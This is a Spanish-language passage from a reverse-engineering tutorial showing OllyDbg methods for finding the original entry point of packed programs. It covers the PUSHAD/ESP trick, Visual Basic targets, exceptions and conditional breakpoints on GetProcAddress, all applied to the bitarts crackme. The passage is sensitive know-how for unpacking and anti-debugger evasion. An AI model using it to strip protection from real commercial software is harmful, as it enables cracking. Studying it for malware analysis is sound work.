
Vemos que al ejecutar el POPAD para restaurar esos valores guardados en el stack, los lee y para, y justo abajo tenemos el salto al OEP, asi que estamos de parabienes aquí este metodo funciono de maravilla.

Probemos en el aspack




Alli veo un PUSHAD, lo paso con f7 y luego ESP-FOLLOW IN DUMP






Y doy RUN.



Vemos que para alli justo antes del salto al OEP que en este caso es un PUSH 404000 y luego un RET si traceamos con f7.



Llegamos al OEP perfectamente

Debemos decir que muchos packers nuevos vienen protegidos contra este metodo, pero bueno, hay que conocer de todo, y intentarlo para saber si va o no.

Sigamos con mas metodos posibles.

5) PARA PROGRAMAS EN VISUAL BASIC (NATIVE O PCODE)

Bueno es muy sencillo hallar el OEP de programas de VB empacados, ya que como vimos siempre hay un PUSH y un CALL a la api de VB, al inicio, asi que utilizo el OLLYDBG para VB y cuando arranco el programa y estoy parado en el entry point, voy a M y busco la dll de visual, y en la seccion code de dicha dll, le coloco un BPM ON ACCESS.
De esta forma el programa se descomprimira y parara justo en la primera linea que ejecute la dll de visual basic, y en la primera linea del stack tendre la direccion de retorno del call inicial, con lo cual yendo a esa direccion, justo arriba estaran el push y el call incial que se encuentran en el OEP, con lo cual lo habre hallado.
Es cierto que el metodo del OLLYDBG modificado para VB tambien funcionara si pongo un BPM ON ACCESS en la primera seccion del programa directamente, pero hay packers que protegen esto muchisimo, por lo cual se pueden intentar ambos metodos y por eso lo dejo asentado aquí ya que

ambos funcionan.


No veremos ejemplos en este caso pues es muy sencillo de entender, mas adelante si nos toca un crackme de VB empacado veremos el ejemplo en la practica.

6)**METODO DE LAS EXCEPCIONES**


Si tenemos un packer que genera muchas excepciones al desempacarse, el metodo es el siguiente, usaremos el crackme bitarts que adjunto.


Lo abrimos en el OLLYDBG para VB, protegido con los plugins necesarios para no ser detectado.

Coloco todas las tildes en EXCEPTIONS y lo corro en OLLYDBG hasta que veo que arranca



una vez que arranco me fijo en el LOG del OLLYDBG apretando L.







Me fijo la ultima excepcion que se produjo, que no sea producida en la primera seccion o sea que no

se haya producido en la ejecucion del programa si no antes, en el desempacado, en este caso la ultima se produjo en 46e88f.


Ahora reinicio y quito todas las tildes en exceptions solo dejo la 1ra.



Y doy RUN y cada vez que para voy pasando con SHIFT+ f9 hasta que llego a la ultima que anote, en este caso 46e88f.




Alli paro como no es la que anote, hago shift + f9 para saltar la excepcion, recordemos que como es un INT3 OLLYDBG parara en la direccion justo siguiente o sea 46e890.




Alli estamos justo en la ultima excepcion generada por el desempacador, antes que arranque el programa.

Aquí tengo varias posibilidades, podemos poner un BPM ON ACCESS en la seccion code, y muchos se preguntaran porque no lo coloque en un inicio, y la respuesta es porque muchos packers pueden detectar el BPM si lo coloco desde el inicio, y al llegar aquí, quizas ya paso la detección,

probemos si va.




Ahora no olvidemos que debemos apretar SHIFT mas f9 ya que estamos en una excepcion.



Alli paro en el OEP, podemos probar si el packer detectaba el BPM realizando esto mismo desde el inicio.

Reinicio y coloco todas las tildes en exceptions nuevamente y voy a M y le coloco un BPM ON ACCESS en la primera seccion y como estoy usando el OLLYDBG para detectar OEPs pues me voy a tomar unos mates jeje, ya que vemos que en este caso tardara unos cuantos largos minutos, en llegar al OEP.



Vemos que llego perfectamente pero es bueno conocer el metodo de las excepciones para cuando el BPM ON ACCESS sea detectado por el packer y en ese caso hay que llegar lo mas cerca posible

del OEP, para evitar la deteccion del mismo.

Vemos que en este packer incluso usando el metodo del buscador de OEPs que trae el OLLYDBG tambien para perfectamente en el mismo y rapido.

```
File  View  Debug  Plugins  Options  Window  Help

004271B0  .  55            PUSH EBP                                  Real entry point of SFX code
004271B1  .  8BEC          MOV EBP,ESP
004271B3  .  6A FF         PUSH -1
004271B5  .  68 600E4500   PUSH bitarts_.00450E60
004271BA  .  68 C8924200   PUSH bitarts_.004292C8                    SE handler installation
004271BF  .  64:A1 000000  MOV EAX,DWORD PTR FS:[0]
004271C5  .  50            PUSH EAX
004271C6  .  64:8925 0000  MOV DWORD PTR FS:[0],ESP
004271CD  .  83C4 A8       ADD ESP,-58
004271D0  .  53            PUSH EBX
```


Hasta el metodo del PUSHAD funciona perfectamente, vemos en el inicio

```
0046B000  $v EB 15          JMP SHORT bitarts_.0046B017
0046B002     03             DB 03
0046B003     00             DB 00
0046B004     00             DB 00
0046B005  .  0006           ADD BYTE PTR DS:[ESI],AL
0046B007  .  0000           ADD BYTE PTR DS:[EAX],AL
0046B009  ?  0000           ADD BYTE PTR DS:[EAX],AL
0046B00B  .  0000           ADD BYTE PTR DS:[EAX],AL
0046B00D  .  0000           ADD BYTE PTR DS:[EAX],AL
0046B00F  .  0000           ADD BYTE PTR DS:[EAX],AL
0046B011  .  0068 00        ADD BYTE PTR DS:[EAX],CH
0046B014  ?  0000           ADD BYTE PTR DS:[EAX],AL
0046B016  ?  0055 E8        ADD BYTE PTR SS:[EBP-18],DL
0046B019  ?  0000           ADD BYTE PTR DS:[EAX],AL
0046B01B  ?  0000           ADD BYTE PTR DS:[EAX],AL
0046B01D  $  5D             POP EBP
0046B01E  .  81ED 1D00000   SUB EBP,1D
0046B024  .  8BC5           MOV EAX,EBP
0046B026  .  55             PUSH EBP
0046B027  .  60             PUSHAD
0046B028  .  9C             PUSHFD
```


Que si traceamos con f7 unas lineas llegamos a un PUSHAD

```
0046B017  >  55             PUSH EBP
0046B018  .  E8 00000000    CALL bitarts_.0046B01D
0046B01D  $  5D             POP EBP
0046B01E  .  81ED 1D00000   SUB EBP,1D
0046B024  .  8BC5           MOV EAX,EBP
0046B026  .  55             PUSH EBP
0046B027  .  60             PUSHAD
0046B028  .  9C             PUSHFD
0046B029  .  2B85 FC07000   SUB EAX,DWORD PTR SS:[EBP+7FC]
0046B02F  .  8985 E807000   MOV DWORD PTR SS:[EBP+7E8],EAX
0046B035  .  FF7424 2C      PUSH DWORD PTR SS:[ESP+2C]
0046B039  .  E8 20020000    CALL bitarts_.0046B25E
0046B03E  .v 0F82 9406000   JB bitarts_.0046B6D8
```


Lo pasamos con f7 y marcamos ESP-FOLLOW IN DUMP



Damos RUN




Y para cuando lee los valores guardados en ese POP, traceo con f7 hasta el ret al pasarlo llego al OEP.




7)EL METODO DE UNA API MUY USADA POR EL DESEMPACADOR

Reinicio este BIT ARTS con el OLLYDBG para OEPs, con todas las excepciones marcadas y buscare una api muy usada normalmente puede ser GetProcAddress, Load Library tambien es muy usada, ExitThread, esto variara según el packer, probemos el metodo con GetProcAddress.



Alli veo en la commandbar la direccion de la api le pondre un BP





En la api elegida, al menos debe poder ponersele BP, si no se puede desde la comandbar habra que buscarla a mano y ponerselo directo.

Demos RUN.

```
7C80AC28   8BFF          MOV EDI,EDI
7C80AC2A   55            PUSH EBP
7C80AC2B   8BEC          MOV EBP,ESP
7C80AC2D   51            PUSH ECX
7C80AC2E   51            PUSH ECX
7C80AC2F   53            PUSH EBX
7C80AC30   57            PUSH EDI
7C80AC31   8B7D 0C       MOV EDI,DWORD PTR SS:[EBP+C]
7C80AC34   BB FFFF0000   MOV EBX,0FFFF
```


Ahora cambiare este BP por un BP CONDICIONAL LOG que no pare, solo LOGUEE.





Ponemos que nunca pare, pero que loguee siempre y que ademas nos loguee el valor de [esp] o sea el valor de retorno, para poder saber desde donde fue llamada la api, limpiamos el LOG, haciendo click derecho-CLEAR LOG.

```
7C80AC28   8BFF            MOV EDI,EDI
7C80AC2A   55              PUSH EBP
7C80AC2B   8BEC            MOV EBP,ESP
7C80AC2D   51              PUSH ECX
7C80AC2E   51              PUSH ECX
7C80AC2F   53              PUSH EBX
7C80AC30   57              PUSH EDI
7C80AC31   8B7D 0C         MOV EDI,DWORD PTR SS:[EBP+C]
7C80AC34   BB FFFF0000     MOV EBX,0FFFF
7C80AC39   3BFB            CMP EDI,EBX
7C80AC3B   0F86 571C0000   JBE kernel32.7C80C898
7C80AC41   57              PUSH EDI
```




Damos Run hasta que arranque el programa y miraremos en el LOG la ultima llamada a la api que no sea hecha desde la primera seccion.


```
7C80AC28  CALL to GetProcAddress
7C80AC28  COND: 0047009A
7C80AC28  CALL to GetProcAddress
7C80AC28  COND: 0047009A
7C80AC28  CALL to GetProcAddress
7C80AC28  COND: 0047009A
7C80AC28  CALL to GetProcAddress
7C80AC28  COND: 0047009A
7C80AC28  CALL to GetProcAddress
00BE008E  INT3 command at 00BE008E
0046EF14  Access violation when reading [00000000]
0046ECA1  Integer division by zero
          Thread 00000FC8 terminated, exit code 46FE79 (4652665.)
0046E88F  INT3 command at bitarts_.0046E88F
7C80AC28  COND: 00428C2B
7C80AC28  CALL to GetProcAddress from bitarts_.00428C25
            hModule = 7C800000 (kernel32)
            ProcNameOrOrdinal = "IsProcessorFeaturePresent"
```

Vemos que hay todas llamadas desde el descompresor, hasta que la siguiente es desde 428c2B que ya es desde la primera seccion o sea que corresponde al programa, o sea que la ultima vez que usa el descompresor esta api, es cuando [esp]==47009A, asi que podemos poner como condicion que pare cuando se de eso.

Reiniciemos.




Editemos el BPX CONDICIONAL



Ahora le colocamos la condicion y ponemos la tilde para que pare ON CONDITION

Y damos RUN

